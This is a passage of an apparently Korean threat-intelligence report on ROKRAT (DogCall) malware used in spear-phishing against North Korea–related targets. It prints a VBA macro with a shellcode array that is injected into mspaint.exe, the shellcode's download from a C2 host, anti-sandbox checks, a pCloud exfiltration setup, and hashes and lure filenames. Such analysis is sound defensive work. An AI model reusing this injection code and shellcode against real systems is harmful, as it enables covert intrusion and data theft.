
[그림 15] 공격에 쓰인 DOC 문서내 악성 매크로 코드 모습

○ DOC 문서 내부에는 VBA(Visual Basic for Applications) 언어를 통해 악성 매크로 함수를 호출하는데, 보안 탐지 회피 및 분석 방해 목적 등으로 Base64 코드 배열로 존재합니다.

```
,&HCC,&H55,&H8B,&HEC,&H83,&HEC,&H28,&H53,&H56,&H57,&H89,&H4D,&HF0,&H33,&HFF,&HB9,&H3A,&H56,&H79,&HA7,&H89
,&H55,&HE4,&H89,&H7D,&HFC,&HC7,&H45, _
&HD8,&H4D,&H79,&H41,&H67,&HC7,&H45,&HDC,&H65,&H6E,&H74,&H0,&HE8,&HE4,&HFE,&HFF,&HFF,&H8B,&HD8,&HB9,&H77,&
H87,&H7A,&HF0,&H89,&H5D,&HE8,&HE8,&HD5,&HFE,&HFF,&HFF,&HB9,&H12,&H96,&H89,&HE2,&H89,&H45,&HEC,&HE8,&HC8,&
HFE,&HFF,&HFF,&HB9,&HD3,&H6B,&H6E,&HD4, _
&H89,&H45,&HE0,&HE8,&HBB,&HFE,&HFF,&HFF,&H57,&H57,&H57,&H89,&H45,&HF8,&H8D,&H45,&HD8,&H57,&H50,&HFF,&HD3,
&H8B,&HF0,&H89,&H75,&HF4,&H85,&HF6,&H74,&H35,&HF,&H1F,&H44,&H0,&H0,&H6A,&H0,&H68,&H0,&H0,&H0,&H84,&H6A,&H
0,&H6A,&H0,&HFF,&H75,&HF0,&H56, _
&HFF,&H55,&HEC,&H8B,&HD8,&H85,&HDB,&H75,&H21,&H56,&HFF,&H55,&HF8,&H53,&H53,&H53,&H53,&H8D,&H45,&HD8,&H50,
&HFF,&H55,&HE8,&H8B,&HF0,&H89,&H45,&HF4,&H85,&HF6,&H75,&HD0,&H5F,&H5E,&H33,&HC0,&H5B,&H8B,&HE5,&H5D,&HC3,
&H8B,&H75,&HE4,&HF,&H1F,&H40,&H0,&H8D, _
&H45,&HFC,&H50,&H68,&HD0,&H7,&H0,&H0,&H8D,&H4,&H37,&H50,&H53,&HFF,&H55,&HE0,&H8B,&H4D,&HFC,&H3,&HF9,&H85,
&HC9,&H75,&HE6,&H53,&H8B,&H5D,&HF8,&HFF,&HD3,&H8B,&H75,&HF4,&H56,&HFF,&HD3,&H8B,&HC7,&H5F,&H5E,&H5B,&H8B,
&HE5,&H5D,&HC3,&HCC)

    ReDim buffer(UBound(src_str) + 1) As Byte
    #If Win64 Then
        Dim FSO As Object
        Set FSO = CreateObject("Scripting.FileSystemObject")
        Dim windowsDir As String
        windowsDir = FSO.GetSpecialFolder(0)
        windowsDir = windowsDir & "/SysWOW64/mspaint.exe"
        ReturnValue = CreateProcessA(0, windowsDir, 0, 0, False, 0, 0, 0, start, proc)
    #Else
        ReturnValue = CreateProcessA(0, "mspaint.exe", 0, 0, False, 0, 0, 0, start, proc)
    #End If

    PID = proc.dwProcessID
    If PID Then hTargetProcHandle = OpenProcess(PROCESS_ALL_ACCESS, False, PID) Else Exit Sub
    dwCodeLen = &H800
    shellAddr = VirtualAllocEx(hTargetProcHandle, ByVal 0, dwCodeLen, &H3000, PAGE_EXECUTE_READWRITE)
    For i = LBound(src_str) To UBound(src_str)
       buffer(i) = src_str(i)
    Next i

    Dim resultWriteProcess
    resultWriteProcess = WriteProcessMemory(hTargetProcHandle, shellAddr, buffer(0), UBound(src_str) + 1,
ret)
```


[그림 16] Base64 디코딩된 코드 화면

○ Base64 디코딩 루틴을 거치면, 두번째 VBA 코드가 나오며 Shellcode를 'mspaint.exe' 그림판 모듈에 인젝션 시킵니다. 유사한 변종 공격 중에는 'notepad.exe' 메모장 파일에 인젝션 사례가 보고된 바 있습니다.



[그림 17] Shellcode 배열 화면

○ 그림판에 인젝션되는 Shellcode는 다음과 같은 루틴으로 작동하며, Back4app 서비스로 구성된 특정 호스트(dost.b4a[.]app/download.html)로 접속을 시도합니다. 그리고 'body.table' 파일을 다운로드 합니다.



[그림 18] 인젝션된 Shellcode가 C2로 연결을 시도하는 디버깅 화면


○ 다운로드되는 'body.table' 파일은 [0x85], [0xB9], [0x5B], [0xCA] 4바이트 XOR 키로 암호화된 상태이며, 복호화된 후 작동하게 됩니다.

○ 변환되는 EXE 실행파일은 다음과 같은 속성 정보를 가지고 있으며, 32비트 기반으로 4월 10일 제작됐습니다.

파일 종류	32Bit PE EXE File
크기	898,560 바이트
빌드 타임	2023-04-10 06:34:25 (UTC)
MD5	35ac9f5ab3caba22c4ca204074cd8c01
SHA256	0c39d978e7e511bfa2eb5d188f8d6b9fe7916ed86e3f907f3a66b38a0815feb0

[표 05] 'body.table' 파일 정보

○ ‘body.table’ 파일은 ‘other32.jpg’ 파일과 같이 ROKRAT 기능을 동일하게 수행하는 역할이지만, 별도의 PDB(프로그램 데이터베이스) 문자열을 가지고 있지 않은 것이 특징입니다. 각각의 ROKRAT 파일이 사용한 pCloud Access Token 활용 함수가 동일한 것을 알 수 있습니다.



[그림 19] ‘body.table’ 파일 pCloud Access Token 활용 화면

○ ‘body.table’ 파일과 ‘other32.jpg’ 파일은 동일한 pCloud Access Token이 사용됐기 때문에 공격자는 당연히 ‘claudiaback0910@yandex.com’ 계정을 소유한 동일 인물입니다.

04. 2017년 ROKRAT 공격과 유사도 비교 (Similarity)

a. 정보탈취 코드 유사도

○ 2017년 4월 27일, 외교·안보·통일 분야 약 20여명의 인사들을 대상으로 'CVE-2013-0808' 취약점을 이용한 HWP 악성문서를 첨부한 스피어 피싱 수행됩니다. 당시 실제 공격에 사용된 이메일을 살펴보면, 제19대 대통령 선거 및 시대 정치상황에 따른 특정 후보 내용을 알려주고 있습니다.

[그림 20] 2017년 당시 공격 이메일 화면

○ 해당 이메일에 첨부돼 있던 '홍준표의 「당당한 안보외교통일 구상」.hwp' 파일은 다음과 같은 메타데이터를 가지고 있으며, 그 당시 대선 시기에 적합한 테마를 활용한 맞춤형 공격을 수행했습니다.

파일명	홍준표의「당당한 안보외교통일 구상」.hwp
크기	32,768 바이트
최종 수정일자	2017-04-26 23:58:05 (UTC)
MD5	dac8aa9112bf51b88236adec2ddd0869
SHA256	6e531deb2b3a7b54782d44a1ec2f49b9ff463e76e05d44ee85cc104e4a8fb380

[표 06] '홍준표의「당당한 안보외교통일 구상」.hwp' 파일 세부 정보

○ HWP BinData 내부에 'BIN0001.eps' 포스트 스크립트가 포함돼 있으며, 내부에 포함된 Shellcode를 통해 C2 서버(imuz[.]com)에서 'Tulips.gif' 이미지 파일을 호출하게 됩니다. 이 파일 역시 스테가노그래피 기법으로 이미지로 위장한 ROKRAT 종류입니다.

○ 'other32.jpg' 파일의 시스템 정보 및 시스템 제조사, 시스템 모델 등 BIOS 수집하는 루틴의 유사성이 일치하고 있는 것을 알 수 있습니다. 더불어 ROKRAT 초기 모델에서 발견되던 Anti-Sandbox, Anti-VM 기법과 분석 환경을 체크하는 기능이 존재합니다. GetModuleHandleA() 함수를 호출하여 가상화 프로그램 DLL 목록들을 검사합니다.

모니터링 파일명	샌드박스 프로그램
SbieDll.dll	SandboxIE
dbghelp.dll	VMware
api_log.dll	SunBelt Sandbox
dir_watch.dll	

[표 07] Anti-VM 기법을 위해 확인하는 DLL 파일 목록


```
    }
label_0:
    if (eax > 0x34) {
        eax = GetModuleHandleW ("kernel32", "IsWow64Process", 0);
        eax = GetProcAddress (eax);
        esi = eax;
        if (esi != 0) {
            eax = GetCurrentProcess (var_10h);
            void (*esi)(uint32_t) (eax);
        }
        eax = *(data.004790c3);
        ecx = 0x31;
        if (var_10h != 0) {
            eax = ecx;
        }
        *(data.004790c3) = al;
    }
    eax = &pcbBuffer;
    GetComputerNameA (data.004790c4, 0x40);
    eax = &pcbBuffer;
    GetUserNameA (data.00479104, 0x40);
    GetModuleFileNameA (0, data.00479144, 0xff);
    ecx = data.00479244;
    fcn_0041ace0 ();
    eax = IsDebuggerPresent ();
    if (eax != 0) {
        *(data.004792c4) = 0x31;
    } else {
        esi = imp.GetModuleHandleA;
        eax = void (*esi)(char*) ("SbieDll.dll");
        if (eax != 0) {
            *(data.004792c4) = 0x32;
        } else {
            eax = void (*esi)(char*) ("dbghelp.dll");
            if (eax != 0) {
                *(data.004792c4) = 0x33;
            } else {
                eax = void (*esi)(char*) ("api_log.dll");
                if (eax != 0) {
                    *(data.004792c4) = 0x34;
                } else {
                    eax = void (*esi)(char*) ("dir_watch.dll");
                    ecx = *(data.004792c4);
```


[그림 21] 시스템 정보(컴퓨터명, 이용자명, BIOS) 수집 코드

b. PDB 경로 유사도


○ PDB(Program Database)는 프로그램 개발의 디버깅 정보가 포함돼 있어, 악성 파일 제작자의 프로그램 소스 위치와 개발 이력, 의도, 작전 코드명 등을 짐작해 볼 수 있으며, 유사 변종들에 대한 비교 자료 활용도 가능합니다.

○ 일부 Visual Studio 2015(VS2015) 개발 경로를 포함하며, 2017년 초기 모델에서는 'HighSchool' 최상위 폴더에서 개발됐으며, 버전 표기와 함께 'First-Dragon' 문자열이 발견된 바 있습니다.

○ 약 6년이 지난 2023년에 발견된 DogCall (ROKRAT) 변종의 경우 최상위 폴더명이 'Sources'로 변경됐고, 중간 경로에 'Group2017' 폴더가 존재합니다. 2017년 자료 의미로 명명한 폴더명일 가능성이 높고, 동일한 공격자가 같은 프로그램 소스를 재활용하고 있다는 점을 추정해 볼 수 있습니다.

Tulips.gif	
PDB 경로	D:₩HighSchool₩version 13₩First-Dragon(VS2015)₩Sample₩Release₩DogCall.pdb
최종 수정일자	2017-04-12 02:57:21 (UTC)
MD5	f28b17886120556c00874b15efad6a76
SHA256	5379740e19b231db6fe94e5bfd838e709ad08ee95bcc535d04d85d0617e415fb

[표 08] 'Tulips.gif' 파일 세부 정보

other32.jpg	
PDB 경로	D:₩Sources₩MainWork₩Group2017₩Sample₩Release₩DogCall.pdb
최종 수정일자	2023-04-11 11:47:53 (UTC)
MD5	6ffa17d5da06a643a2d4231497e66ee1

SHA256	ce36dac3aac334bcd6265f1293862a1e8b7348dd891365aa17bd0f97ab830451

[표 09] ‘other32.jpg’ 파일 세부 정보

○ 이와 유사한 PDB 코드를 가진 시리즈들은 2016년부터 발견되는데, ‘DocPrint.pdb’, ‘ErasePartition.pdb’ 문자열과 함께 유사한 내용이 존재합니다. 당시에는 HWP, DOC, PPT 악성 문서를 통해 설치되는 추가 바이너리 내부에서 발견이 되었고, MBR 파티션 영역을 파괴하는 Wiper 유형의 악성파일도 존재합니다.

파일명	군 기무사령관 호소문.hwp
경로	e:₩Happy₩Work₩Source₩version 12₩T+M₩Result₩DocPrint.pdb
MD5	f28b17886120556c00874b15efad6a76

[표 10] ‘군 기무사령관 호소문.hwp’ 를 통해 설치되는 악성파일 정보

파일명	5170101-17년_북한_신년사_분석.hwp
경로	e:₩Happy₩Work₩Source₩version 12₩T+M₩Result₩DocPrint.pdb
MD5	44bdeb6c0af7c36a08c64e31ceadc63c

[표 11] ‘5170101-17년_북한 ~ .hwp’ 를 통해 설치되는 악성파일 정보

파일명	봄호원고_안찬일박사님.hwp
경로	E:₩Happy₩Work₩Source₩version 12₩First-Dragon₩Sample₩Release₩DogCall.pdb
MD5	904781cfcc946573bd2bf8882c85edbd

[표 12] ‘봄호원고_안찬일박사님.hwp’ 를 통해 설치되는 악성파일 정보

파일명	이력서-이광희.hwp
경로	E:₩Happy₩Work₩Source₩version 12₩First-Dragon₩Sample₩Release₩DogCall.pdb
MD5	16a3f7b7191fc3c70b3a9aad7dd44a25

[표 13] '이력서-이광희.hwp' 를 통해 설치되는 악성파일 정보

파일명	17년육군IT 신기술적용장비군활용검토회 참여 신청서.hwp
경로	D:₩HighSchool₩version 13₩First-Dragon(VS2015)₩Sample₩Release₩DogCall.pdb
MD5	3b06e73ccb903b71f9ff1a60218f4b42

[표 14] '17년육군IT ~ .hwp' 를 통해 설치되는 악성파일 정보

파일명	우수신기술 국산 상용SW 소요 제출(SW).hwp
경로	D:₩HighSchool₩version 13₩First-Dragon(VS2015)₩Sample₩Release₩DogCall.pdb
MD5	ea0da915cd2da86f77d28bb96441ef43

[표 15] '우수신기술 국산 ~.hwp' 를 통해 설치되는 악성파일 정보

파일명	실행예산변경.hwp
경로	D:₩HighSchool₩version 13₩First-Dragon(VS2015)₩Sample₩Release₩DogCall.pdb
MD5	be9de72058ba12acad5f4185cd551daf

[표 16] '실행예산변경.hwp' 를 통해 설치되는 악성파일 정보

파일명	근 로 계 약 서.hwp
경로	D:₩HighSchool₩version 13₩First-Dragon(VS2015)₩Sample₩Release₩DogCall.pdb

MD5	1a085ef749e2cb832a1ac2aabcc58aef

[표 17] '근 로 계 약 서.hwp' 를 통해 설치되는 악성파일 정보

파일명	7북한 강제송환 탈북자에 대한"고문"심각-1.doc
경로	D:₩HighSchool₩version 13₩VC2008(Version15)₩T+M₩T+M₩TMProject₩Release₩ErasePartition.pdb
MD5	ce0620a21b0ae4c5a527c5379b9d6664

[표 18] '7북한 강제송환 ~.doc' 를 통해 설치되는 악성파일 정보

파일명	개인정보보호 자율점검 가이드라인.hwp
경로	D:₩HighSchool₩version 13₩First-Dragon(VS2015)₩Sample₩Release₩DogCall.pdb
MD5	f1487347285b392bfc61724111863f91

[표 19] '개인정보보호 ~ .hwp' 를 통해 설치되는 악성파일 정보

파일명	국가연합과연방제.hwp
경로	D:₩HighSchool₩version 13₩First-Dragon(VS2015)₩Sample₩Release₩DogCall.pdb
MD5	d716d836a9b904a03886a262f783c15f

[표 20] '국가연합과연방제.hwp' 를 통해 설치되는 악성파일 정보

파일명	북한연구학회_2017하계학술회의패널신청서.hwp
경로	D:₩HighSchool₩version 13₩First-Dragon(VS2015)₩Sample₩Release₩DogCall.pdb
MD5	a36fcd7190b706e0c9eb4ef943db8487

[표 21] '북한연구학회 ~ .hwp' 를 통해 설치되는 악성파일 정보

파일명	입금 확인서(10월).doc
경로	d:₩HighSchool₩version 13₩2ndBD₩T+M₩T+M₩Result₩DocPrint.pdb
MD5	71c5990bd1c04488b3f99cbebbcbfc19

[표 22] '입금 확인서(10월).doc' 를 통해 설치되는 악성파일 정보

파일명	전단지 자료,부품 구매처,풍향 정보.doc
경로	d:₩HighSchool₩version 13₩2ndBD₩T+M₩T+M₩Result₩DocPrint.pdb
MD5	9ef215b13d1e0140ac563d6cdc7a1495

[표 23] '전단지 자료 ~ .doc' 를 통해 설치되는 악성파일 정보

파일명	171030_북한이탈주민정착지원사무소_일반임기제_6급(진로지도_분야)_경채_공고문.hwp
경로	d:₩HighSchool₩version 13₩2ndBD₩T+M₩T+M₩Result₩DocPrint.pdb
MD5	1ebf7d506d83fb5415c890bba175feac


[표 24] '171030_북한 ~ .hwp' 를 통해 설치되는 악성파일 정보

파일명	존경하는 올인통(올인모) 관련 단체장님들께.hwp
경로	d:₩HighSchool₩version 13₩2ndBD₩T+M₩T+M₩Result₩DocPrint.pdb
MD5	7ca1e08fc07166a440576d1af0a15bb1


[표 25] '존경하는 ~ .hwp' 를 통해 설치되는 악성파일 정보

c. 폼 데이터 구분자 유사도

○ 피해 시스템에서 수집된 데이터를 공격자가 별도 구축한 api.pcloud.com 호스트로 전송(POST)할 때 Content-Type을 MP3 파일로 표시합니다. 그리고 이때 사용하는 multipart/form-data;boundary 메시지에 '--wwjaughalvncjwiajs–' 문자열이 사용됩니다.

Tulips.gif	
바운더리 문자열	wwjaughalvncjwiajs

[표 26] 'Tulips.gif' 파일의 데이터 구분자


other32.jpg	
바운더리 문자열	wwjaughalvncjwiajs

```
0x0041a88a      e8411d00.   call    fcn.0041c5d0 ; fcn.0041c5d0
0x0041a88f      c645fc09    mov     byte [var_8h], 9
0x0041a893      8d8d78ef.   lea     ecx, [var_108ch]
0x0041a899      6a16        push    0x16 ; 22 ; int32_t arg_8h
0x0041a89b      c78588ef.   mov     dword [var_107ch], 0
0x0041a8a5      c7858cef.   mov     dword [var_1078h], 0
0x0041a8af      6884ab4b.   push    str.wwjaughalvncjwiajs ; 0x4bab84
0x0041a8b4      c7858cef.   mov     dword [var_1078h], 0xf ; 15
0x0041a8be      c78588ef.   mov     dword [var_107ch], 0
0x0041a8c8      c68578ef.   mov     byte [var_108ch], 0
0x0041a8cf      e85d24ff.   call    fcn.0040cd31 ; fcn.0040cd31
0x0041a8d4      c645fc0a    mov     byte [var_8h], 0xa
0x0041a8d8      8d8da8ef.   lea     ecx, [var_105ch]
0x0041a8de      6a00        push    0 ; int32_t arg_8h
0x0041a8e0      c785b8ef.   mov     dword [var_104ch], 0
0x0041a8ea      c785bcef.   mov     dword [var_1048h], 0
0x0041a8f4      689a734b.   push    data.004b739a ; 0x4b739a ; int32_t
0x0041a8f9      c785bcef.   mov     dword [var_1048h], 0xf ; 15
0x0041a903      c785b8ef.   mov     dword [var_104ch], 0
0x0041a90d      c685a8ef.   mov     byte [var_105ch], 0
0x0041a914      e81824ff.   call    fcn.0040cd31 ; fcn.0040cd31
0x0041a919      c645fc0b    mov     byte [var_8h], 0xb ; 11
0x0041a91d      b90f0000.   mov     ecx, 0xf ; 15
```

[표 27] ‘other32.jpg’ 파일의 데이터 구분자


d. pCloud API 유사도

○ 공격자가 구축한 pCloud 호스트와 통신을 할 때 사용하는 API 함수가 동일한 구성으로 사용되고 있습니다.

Tulips.gif	

```
;-- str.https:__api.pcloud.com_getfilelink_path__s_forcedownload_1_skipfilename_1:
0x0046d620          .string "https://api.pcloud.com/getfilelink?path=%s&forcedownload=1&skipfilename=1"
;-- str.hosts:
0x0046d6b4          .string "hosts" ; len=6
0x0046d6ba      0000        add     byte [eax], al
;-- str.https:___s_s:
0x0046d6bc          .string "https://%s%s" ; len=26
0x0046d6d6      0000        add     byte [eax], al
;-- str.https:__api.pcloud.com_deletefile_path__s:
